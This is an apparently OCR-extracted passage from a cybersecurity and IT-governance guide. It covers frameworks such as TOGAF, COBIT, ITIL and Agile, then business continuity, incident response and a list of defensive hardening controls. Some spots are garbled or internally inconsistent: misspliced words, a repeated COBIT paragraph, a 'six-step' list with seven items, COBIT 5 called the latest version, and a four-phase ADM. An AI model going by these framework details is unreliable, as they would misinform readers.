9.15.3. Communication

The provides a common language and set of metrics to communicate about an organization's software security. This can help ensure everyone is on the same page and working towards the same goals.

The BSIMM is a valuable tool for organizations looking to improve their software security posture. By using the BSIMM to assess their current practices, identify areas for improvement, and implement best practices, organizations can build a strong software security program that helps protect their assets and reduce the risk of security vulnerabilities.



Source:
[BSIMM]


Video:
[Building an Information Security Maturity Model]

9.16. The Open Group Architecture Framework (TOGAF)

Is a Comprehensive framework for enterprise architecture widely used by organizations worldwide. It provides a standardized approach for developing, maintaining, and governing enterprise architectures and is designed to help organizations align their business and IT strategies with their overall business goals.

One key feature of TOGAF is its focus on iterative development. It uses a four-phase architecture development method (ADM) to guide organizations through developing and evolving their enterprise architectures. This includes the definition of business goals and Practices, the creation of a high-level architecture, developing a detailed architecture, and implementing the architecture.

In addition to its focus on iterative development, TOGAF also emphasizes the importance of communication and collaboration. It includes guidelines for establishing and maintaining an architecture function within an organization and establishing governance processes to ensure that the architecture is aligned with business goals and strategies. TOGAF includes various tools and techniques for documenting and communicating the architecture, including the Architecture Development Method (ADM) and the Architecture Repository.



Source:
[The TOGAF® Standard | The Open Group Website]

Video:
[TOGAF® Standard, Version 9.2]

9.17. OpenSCAP

is a set of open-source security policies, tools, and standards developed by the OpenSCAP project, an open-source community dedicated to providing a framework for automating the creation, maintenance, and compliance of system security policies. OpenSCAP is based on the Security Content Automation Protocol (SCAP), a standardized language for expressing and manipulating security data.

The SCAP Workbench is a graphical user interface for creating and enforcing system security policies. The SCAP Workbench allows administrators to select from various security policies, known as Security Technical Implementation Guides (STIGs), and scan systems for compliance with those policies. The tool also provides the ability to create custom security policies and schedule periodic scans to ensure ongoing compliance.

OpenSCAP provides several command-line tools for assessing the security of systems. These tools include OpenSCAP Base, which performs basic scans for common vulnerabilities and exposures (CVEs), and OpenSCAP Daemon, which can continuously monitor systems to detect security events in real-time.

It includes many standards and guidelines for developing and implementing security policies. These include the Common Configuration Enumeration (CCE), a standardized vocabulary for describing system configurations, and the Extensible Configuration Checklist Description Format (XCCDF), a standard for expressing security policies in machine-readable form.

A valuable resource for organizations looking to automate managing and enforcing security policies on their systems. Its combination of open-source tools, standards, and guidelines makes it a flexible and effective solution for ensuring the security and compliance of systems.

Source:
OpenSCAP

Video:
Securing Infrastructure with OpenScap: The Automation Way!

9.18. COBIT

A framework for governing and managing enterprise information and technology is COBIT (Control Objectives for Information and Related Technology). It was created by the Information Systems Audit and Control Association (ISACA) and the IT Governance Institute (ITGI). In order to manage and control information and technology in an organization, COBIT provides best practices, processes, and procedures. A framework for governing and managing enterprise information and technology is COBIT (Control Objectives for Information and Related Technology). It was created by the Information Systems Audit and Control Association (ISACA) and the IT Governance Institute (ITGI). In order to manage and control information and technology in an organization, COBIT provides best practices, processes, and procedures.
COBIT 5 is the latest version of the framework, which was released in 2012. It is organized around five principles

1. **Meeting stakeholder needs**
   1.1. Ensuring that IT is aligned with the needs and expectations of stakeholders, including customers, shareholders, and regulatory bodies.
2. **Covering the end-to-end enterprise**
   2.1. Addressing all aspects of IT management, from strategy and planning to acquisition and implementation, as well as operations and maintenance.
3. **Applying a single integrated framework**
   3.1. Providing a consistent approach to IT management that can be applied across the enterprise.
4. **Enabling a holistic approach**
   4.1. Taking into account the interdependencies and relationships among different IT processes and activities.
5. **Separating governance from management**
   5.1. Clearly define the roles and responsibilities of governance and management, and ensure that they are distinct and independent.

COBIT 5 also includes a six-step process for implementing and managing IT controls

1. **Define a strategic IT plan**
   1.1. Identify and align the organization's IT goals and objectives with the overall business strategy.
2. **Define the information architecture**
   2.1. Determine the structure and relationships of the organization's information assets, and identify the appropriate controls needed to protect them.
3. **Determine the following topics on implementation and management**
   3.1. IT processes
   3.2. Organization
   3.3. Relationships
4. **Define the roles and responsibilities**
   4.1. IT personnel and the processes and procedures they will follow.
5. **Implement and maintain the controls**
   5.1. Put the controls in place and ensure that they are operating effectively.


6. **Monitor and evaluate the performance of the controls**
   6.1. Regularly assess the effectiveness of the controls and identify any areas that need improvement.
7. **Communicate and report**
   7.1. Communicate the results of the IT control activities to stakeholders, and provide regular reports on the status and effectiveness of the controls.

The extension of COBIT 5 is COBIT 2019, which was released in 2019. COBIT 2019 builds on the foundation of COBIT 5 and introduces new practices and guidelines to help organizations address emerging trends and challenges in IT management and governance. COBIT 2019 comprises seven enablers:

1. Principles, policies, and frameworks
2. Processes
3. Organizational structures
4. Culture, ethics, and behavior
5. Information
6. Services, infrastructure, and applications
7. People, skills, and competencies

COBIT 2019 also includes a seven-step process for implementing and managing IT control

1. **Plan and organize**
   1.1. Develop a roadmap for implementing and maintaining effective IT controls and define the roles and responsibilities of those involved.
2. **Acquire and implement**
   2.1. Identify the resources and tools needed to support the IT control activities, and put them in place.
3. **Deliver and support**
   3.1. Ensure that the IT controls operate effectively and efficiently and provide ongoing support.
4. **Monitor and evaluate**
   4.1. Regularly assess the effectiveness of the IT controls and identify any areas that need improvement.
5. **Evaluate and assess compliance**
   5.1. Verify that the IT controls to comply with relevant laws, regulations, and standards.
6. **Review, revise, and reassess**
   6.1. Continuously review and revise the IT controls as needed to ensure they remain effective and relevant.
7. **Communicate**
   7.1. Communicate the results of the IT control activities to stakeholders




Source:
[COBIT | Control Objectives for Information Technologies | ISACA]

Video:
[What is COBIT 5? | COBIT Framework | Invensis Learning]

9.19. Information Technology Infrastructure Library (ITIL)

ITIL version 4, released in 2019, is the most recent framework for managing IT services. It builds on the previous versions of ITIL by providing a holistic, flexible, and customizable approach to managing modern IT-enabled services. To provide a seamless end-to-end service experience, ITIL emphasizes the integration of different value streams and activities once of collaboration and the involvement of all stakeholders in the design, delivery, and improvement of IT services. ITIL also introduces the ITIL service value system concept, which provides a holistic view of the activities and components required to deliver customer value through IT services.



Source:
[ITIL 4 Foundation Certification | Axelos]

Video:
[ITIL® 4: What is Service Management? (eLearning 1/25)]

9.20. Prince2

Many principles, processes, and themes guide the management of projects in this project management method, which is widely used in the UK and internationally. In Prince2, there is a focus on products, continuous business justification, learning from experience, defined roles and responsibilities, and continuous business justification. Initiating, planning, executing, controlling, and closing are the phases of Prince2. The themes of Prince2 include

business case


- Organization
- Quality
- Plans
- Risk
- Change.

Source:
[Product Description :: PRINCE2® wiki]

Video:
[PRINCE2 explained in 30 minutes]

9.21. Agile

Based on the Agile Manifesto, which outlines a set of values and principles for Agile development, Agile project management emphasizes flexibility and adaptability when requirements and priorities change. In addition to valuing individuals and interactions over processes and tools, working software over comprehensive documentation, collaborating with customers over negotiating contracts, and responding to change over following a plan, we value working software over comprehensive documentation. Agile is often used in software development projects but can also be applied to other projects.



Source:
[What is Agile? | Agile 101 | Agile Alliance]

Video:
[What is Agile?]

9.21.1. Agile programming

Is software development practices prioritizing flexibility, collaboration, and customer satisfaction. It is based on the Agile Manifesto, a set of values and principles prioritizing individuals and interactions, working solutions, and customer collaboration over processes and tools. Several Agile programming practices have been developed over the years, including

- Scrum
- Extreme Programming (XP)
- Lean
- Kanban.

9.21.1.1. Scrum

The Agile framework is for managing complex projects. It is based on the concept of a "sprint," a time-boxed iteration of work that typically lasts from one to four weeks. During each sprint, a cross-functional team collaborates to deliver a potentially shippable product increment. Scrum teams are self-organizing and self-managing, relying on frequent communication and feedback to adapt and improve their processes.

9.21.1.2. Extreme Programming (XP)

Agile software development methodology that emphasizes rapid feedback and iteration. It involves a series of practices, including pair programming, test-driven development, and continuous integration, that help teams deliver high-quality software faster.

9.21.1.3. Lean is an Agile practice

Based on the principles of the Toyota Production System. It emphasizes waste elimination, continuous improvement, and respect for people. Lean teams focus on delivering value to the customer as quickly as possible, using techniques such as value stream mapping and kanban boards to optimize their processes.

9.21.1.4. Kanban

Visual management tool that helps teams track and optimize their workflows. It is often used in conjunction with Lean principles to visualize the flow of work and identify bottlenecks or areas for improvement.

9.22. The Waterfall Method

is a Linear approach to project management in which each phase is completed before moving on to the next. The phases of the Waterfall Method typically include planning, analysis, design, implementation, testing, deployment, and maintenance. This approach is characterized by a high level of structure and predictability and is often used in projects where the requirements are well-defined, and the scope is relatively stable.

Source:
The Traditional Waterfall Approach

9.23. The Spiral Method

Project management approach combines elements of the Waterfall Method and the Agile approach. It involves iterative planning, design, development, and testing cycles, emphasizing risk management. Each iteration of the Spiral Method begins with a planning phase, in which the project team identifies and assesses the risks and uncertainties associated with the project. The team then develops a plan for addressing these risks and proceeds to design, develop, and test the project. Thusinghod is well-suited to projects with high levels of uncertainty and risk and can be used to manage projects of any size or complexity.

Source:
Spiral Model - an overview | ScienceDirect Topics

10. Business continuity management

As ransomware attacks increase, more businesses are at risk. Before an emergency, it is recommended that team leaders communicate and that participants practice what-if scenarios with business operations in mind. Provide team members with off-hours contact information in case of an incident during a holiday or outside normal working hours.


10.1. Six Sigma

A continuous improvement methodology based on Six Sigma principles, Sigma Black Belt defines, measures, analyzes, improves, and controls processes. The ESSA examines how businesses can effectively combine

- Elements
- eliminate defects
- improve efficiency
- effectiveness.

Sigma Black Belt ensures that there is a clear cycle understanding of the methodology and its principles throughout the organization. It may involve training and education on Sigma Black Belt to employees at all levels and establishing a culture of continuous improvement that supports the adoption of the methodology. Effective implementation is selecting and training a team of Sigma Blackbelts who will lead improvement projects within the organization. These individuals should have the necessary skills and expertise to identify and analyze process defects and implement solutions to improve the efficiency and effectiveness of those processes.

Lastly, the Sigma Black Belt methodology should be used to evaluate its effectiveness by establishing a robust system for tracking and measuring improvement projects. We may need to set clear goals and targets and track key metrics to achieve this. To achieve continuous improvement goals, organizaBeforeed to establish these systems and track progress.



Source:
What Is Six Sigma?

Video:
https://www.youtube.com/watch?v=KfFez57ay6E&ab_channel=Simplilearn

10.2. Document the risks

Small business risks could include many events: natural disasters, a vendor or business partner shutting down, a ransomware attack, or simply an unfortunate user error.
Here is where the whole team can brainstorm

- What if a supplier goes out of business?
- What if a disgruntled employee deletes a bunch of data before walking out the door?
- What if our office closed down after a hurricane?
- What if organizations get ransomware?
- What do we have to do to prevent advanced cyber-attacks?

10.3. Determine the most critical data, technology, and tools

Each department has data and systems they need to function. For example, accounting needs access to payroll data; developers need their code repository. Sales need their customer lists, and fulfillment needs order information.

While all of these systems and technologies are important, we cannot fix everything at once in a disaster. The disaster recovery team should determine the amount of time the business can reasonably survive without that system or technology, who “owns” that system, and who will be responsible for restoring it. All of this information should get added to the disaster recovery plan.

10.4. Maintain an inventory of physical assets

The business should keep an updated list of all the equipment business uses daily. For example, the business should include

- Computers
- Servers
- Printers
- Phones
- Network hardware
- Office furniture
- Product inventory
- Shipping supplies

While developing this list, it is vital to consider the following questions: What would the business need to purchase to establish a new office location quickly?

In addition, the organization should speak with the insurance company when constructing the list. The agency will be able to provide specific information regarding what needs to get logged and how they can assist after a disaster.

Many companies can find recovery from significant blows to an organization challenging and resource-consuming. State-sponsored crime groups have become more sophisticated and can find exploits to vulnerable systems in days or weeks but in minutes. At the same time, the business, as the responsible party, is caught up in the middle.

10.5. Determine critical business information and systems

To ensure our critical infrastructure complies and is protected, systems must follow the following steps to keep our organizations safe.

- **Protection for every endpoint**
  Use modern protection technologies to secure the business network solutions like anti-virus or intrusion detection and prevention systems.
- **Back-up data automatically**
  Data backup solutions should run silently and automatically in the background without requiring any action by users or impeding their productivity. Also, prevent administrators from deleting important backups
- **Prioritizes easy recovery**
  The organization should be able to specify a point in time to restore and recover files to any device.
- **Check on the recovery process and procedures**
  It is crucial to check processes if they are still updated and if they are the most effective way of mitigating threats and preventing danger to business continuity
- **Test security controls.**
  Before implementing them, ensure that they are effective and conform to the standards that the creators of the original framework have established

10.6. Create a communication plan

In the event of a disaster during off-hours, is the business prepared to inform employees? Where will the organization keep/update contact information for each group? How can the organization get in touch with each of these groups? In a disaster, The organization determines how and communicates with constituents. As well as who is responsible for those communications. Have alternate solutions available to avert any crisis that could arise due to miscommunication.

10.7. The importance of policies to reduce risks

Organizations implement. policies to reduce risks. Without policies in place, there would be no rules. The risks could be hazardous as we have different policies, for example,

1. Privacy policy
2. Acceptable use policy
3. Security policy
4. Mandatory vacation
5. Job rotation
6. Separation of duties
7. Least privilege

10.7.1. Privacy policy

If the business collects credit card information, regulations force us to use their policies that define the standards. Violate privacy policies. A lawsuit could result from insecure data storage. There is an indirect financial risk associated with this. Organizations implement privacy policies to reduce the risk of lawsuits.

10.7.2. Acceptable Use Policy (AUP)

An acceptable use policy is vital to any organization's safeguarding system. For example, suppose staff members misuse an organization's vehicle for unauthorized purposes. In that case, the organization will know that the employee is well-informed and understands that using the organization's vehicle for personal purposes is not allowed. So, an acceptable use policy is a set of guidelines that specify what is acceptable and what is not.

10.7.3. Policies

Determine how security roles get assigned in the organization, how accounts get created, and how passwords get managed. Regarding organization security, everything gets governed by the security policy, including password, complexity, length, and re-used.

10.7.4. The principle of mandatory vacation

As a consequence, it is recommended that our users go on periodic vacations so that their activities can also get monitored. Someone else will sit at their desk and do their job if these people are committing fraud or crime.

10.7.5. Job rotation

The principle of job rotation dictates that our staff rotate amongst jobs as a form of cross-training to learn other people’s roles. So, in the absence of one person, another person can step into their shoes and perform their job. The loss of one person creates no vacuum.

10.8. Recovery after a cyber-attack

After a significant cyber-attack, it is essential to continue business operations as soon as possible. The following sections explain why it is crucial to have specific mitigations and strategies in place to ensure business continuity after a cyber-attack. One of the sections that generally needs to get noticed is fast incident response and risk management while also making quick business decisions.

10.8.1. Incident response

Procedures (IR) identify, contain, and eliminate cyber incidents. The incident response aims to enable an organization to detect and halt an attack as quickly as possible, minimizing damage and preventing similar attacks in the future.

Companies implement cybersecurity incident response plans (IR plans) to protect their networks from security incidents and prepare for, detect, respond to, and recover from them. IT protection plans are typically technology-centric, addressing problems such as malware detection. We can use a sample response plan to improve the organization's response time.

1. **Identify and prioritize the incident**
   - 1.1. Determine the severity of the incident and prioritize it accordingly
2. **Gather and analyze information**
   - 2.1. About the incident, such as the circumstances of the incident, the date and time, and who was involved
3. **Contain and isolate the incident**
   - 3.1. Take steps to prevent the incident from spreading or worsening, such as disconnecting affected systems from the network
4. **Identify and preserve evidence**
   - 4.1. Collect and preserve relevant evidence, such as logs and other records, to help with the investigation and potential legal action
5. **Notify relevant parties**
   - 5.1. Depending on the nature of the incident, notify the appropriate parties, such as law enforcement, regulatory agencies, and affected individuals
6. **Assess the impact of the incident**
   - 6.1. Determine the extent of the damage caused by the incident and the potential impact on the organization and its stakeholders
7. **Develop and implement a remediation plan**
   - 7.1. Develop a plan to address the incident's root cause and implement it as quickly as possible
8. **Communicate with stakeholders**
   - 8.1. Keep relevant stakeholders informed about the incident, including what happened, what gets done to address it, and any potential impact on them
9. **Conduct a post-incident review**
   - 9.1. Conduct a thorough review of the incident once it has got resolved to identify any lessons learned and areas for improvement
10. **Update policies and procedures**

10.1. Based on the findings from the post-incident review, update the organization's policies and procedures to prevent similar incidents from occurring in the future

11. Provide ongoing support

11.1. Provide ongoing support to affected individuals, such as offering credit monitoring services or assistance

12. Monitor for further incidents

12.1. Monitor the organization's systems and networks for any signs of further incidents, and respond quickly and effectively if any are detected

The incident response plan is just a general guideline, and we may need to tailor it to the organization's specific needs. It is also essential to regularly review and update the plan to ensure it remains practical and relevant.

10.8.2. Cyber Crisis management

To prevent a cyber crisis, it is vital to properly manage a cyber incident before, during, and after it occurs. Managing crisis incidents requires coordinating multiple skills and functions

- Resilience
- Response
- Recovery

A comprehensive approach to crisis management addressing all phases of the crisis management lifecycle: readiness, response, and recovery. As part of readiness, team members are ready to handle and monitor incidents and crises 24/7. In order to prevent damage and loss from incidents, a vigorous, coordinated response is necessary. Cybersecurity primarily focuses on preventing cyber-attacks and returning to normal operations. Recovery means identifying causes and disseminating lessons learned. An organization has to be

- Secure
- Vigilant
- Resilient

10.8.3. Backup and Restore

Backing up the data is essential because it provides an additional layer of protection against cyber-attacks. If data is backed up, we can recover it even if the primary copy is lost or corrupted due to a cyber-attack. We can help minimize the attack's impact on business or personal activities. Additionally, regularly backing up the data can help ensure we have access to the latest version of essential files, which can be especially important if we need to restore the systems after an attack quickly.

1. Determine what data needs to get backed up
2. Calculate how often data needs to get backed up
3. Implement a backup and recovery solution that meets the needs
4. Monitor and test the backup system

10.8.4. Compliance monitoring and security controls

A compliance monitoring program ensures that business operations align with industry standards and regulations. Monitoring compliance with cybersecurity regulations begins with determining which regulations apply directly to our organization and how these regulations get followed. Next, the organization should evaluate the compliance controls the company has in place once the organization has gained a thorough understanding of this.

10.8.5. The purpose of compliance monitoring

Keeping the organization compliant with several standards and regulations is essential when monitoring compliance. In this way, any gaps in compliance with applicable regulations will be identified as well as any changes to the cybersecurity controls to ensure compliance will be informed.

11. The art of the ultimate cyber-defense

"When you hear "best practices," run for your lives. The Titanic was built with best practices. It was faithfully operated in accordance with best practices."

— Retired US Army Colonel Gregory Fontenot, Director of the University of Foreign Military and Cultural Studies (Red Team University), 2011

involves a combination of strategic and tactical measures designed to secure a network against cyber threats. These measures can be divided into four main categories

- Prevention
- Detection
- Response
- Recovery

Cybersecurity is a growing concern for students and organizations alike. As technology advances, so do the threats posed by cyber criminals. To protect their data and systems from malicious attacks, organizations must adopt proactive and reactive strategies to defend against these threats.

The art of the ultimate cyber-defense involves a combination of strategic and tactical measures designed to secure a network against cyber threats. These measures include prevention, detection, and response and should be implemented holistically and coordinated to provide excellent protection against cyber threats.

11.1. Oversights in cybersecurity

Companies make several joint cybersecurity and information security mistakes that could be futile to the business

1. **Failing to properly secure devices and networks**
   1.1. This includes not properly configuring security settings, not keeping software and security protocols up to date, and not correctly securing devices when they are no longer in use.
2. **Failing to properly train employees**
   2.1. Employees should be trained to recognize and prevent potential security threats, such as phishing attacks, malware, and other forms of cybercrime.
3. **Using weak passwords and password reuse**
   3.1. Weak passwords can be easily guessed or cracked, making them a prime target for attackers. Companies should encourage strong, unique

passwords and consider implementing a password manager to help employees create and manage secure passwords.

4. **Neglecting to implement multi-factor authentication and Biometric security**
   4.1. Multi-factor authentication (MFA) adds an extra layer of security by requiring users to provide additional proof of identity before accessing certain systems or data.
5. **Failing to regularly backup data**
   5.1. Regular data backups are critical in a security breach or data loss. Companies should have a robust backup and recovery plan to quickly and easily recover from data loss.
6. **Neglecting to monitor and detect cyber threats (Cyber threat Intelligence)**
   6.1. Companies should have systems to monitor for potential security threats and quickly detect and respond to any breaches.
7. **Not having a clear incident response plan**
   7.1. In the event of a security breach, companies need to have a clear and well-defined plan for responding to the incident and mitigating any potential damage.

11.2. Best practice

To quickly give an overview of what we can improve, here is a list of 39 security controls we could use to improve the security of our organization. It is important these are guidelines and should be implemented to the security requirements of your organization

1. Implement a strong security posture and establish clear policies and procedures
2. Do not store passwords encrypted on a file share and use strong cryptographic algorithms
3. Deploy intrusion detection systems (IDS) to monitor for unusual activity on the network.
4. Use network monitoring tools and security logs to identify potential threats,
5. Use security information and event management (SIEM) tools to centralize and analyze security logs
6. Install and regularly update EDR software to protect against malware
7. Educate and train employees on cybersecurity *best practices*, including password management, safe browsing habits, and being aware of social engineering
8. Implement a robust patch management program to address known vulnerabilities in software and system components
9. Segment the network into smaller, isolated segments to limit the spread of an attack
10. Have an incident response plan to quickly and effectively respond to threats
11. Implement backup and recovery systems to restore critical data and systems during an attack
12. Identify critical assets and systems and implement measures to ensure their protection

13. Enable multi-factor authentication for access to sensitive systems and data resistant to MFA fatigue.
14. Regularly review and update security policies and procedures
15. Conduct regular security audits to identify and address vulnerabilities
16. Limit access to sensitive data to only those who need it and apply the least privilege
17. Use the Tiering account system and never use admin accounts for daily use.
18. Use a privilege access management solution or PAM
19. Monitor and control external devices, such as USB drives, on the network
20. Regularly test and update disaster recovery plans
21. Implement software update policies to ensure that all systems are running the latest version
22. Use a web application firewall to protect against web-based attacks
23. Use a content delivery network to protect against distributed denial of service attacks
24. Monitor and control social media and other online platforms within the organization
25. Make use of Cyber Threat intelligence and open source intelligence to see if you are targeted by known hackers and what common threats your are facing and how to mitigated possible attack vectors that are used by different threat groups (APTs)
26. Implement a mobile device management solution to secure and manage mobile devices
27. Implement continuous access controls and authentication measures to protect against unauthorized access
28. Use data loss prevention (DLP) tools to detect and prevent the unauthorized exfiltration of sensitive data
29. Deny Outgoing traffic by default unless it meets the organization is continuously checked compliance regulations of the organization
30. Disable any kind of PowerShell execution on machines without it being required
31. Put Powershell into a restricted mode and make sure it cannot be called
32. Disable services that unquoted service paths which are unsafe
33. Set Powershell across the domain to “”=$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"” to prevent Powershell tools from abusing certain functions
34. Implement **SDP authentication and filtering** and monitor its traffic flow from encrypted endpoints.
35. Set access control entries for all executable binary files to read-only. This helps to protect their integrity. Examples of Windows-based executables, libraries, and other specialized binaries that should be
36. Set to read-only include those with the following extensions: com, exe, scr, dll, tlb, ocx, drv, sys, vxd, cpl, hlp, and msc.
37. Prevent execution from removable media. Prevent applications from automatically running from removable media.
38. Use host-based firewalls. Set the policy to explicitly identify which programs are allowed to connect to the network. Ensure that the associated policy file or registry entries are set to read-only using DAC. Conduct software integrity

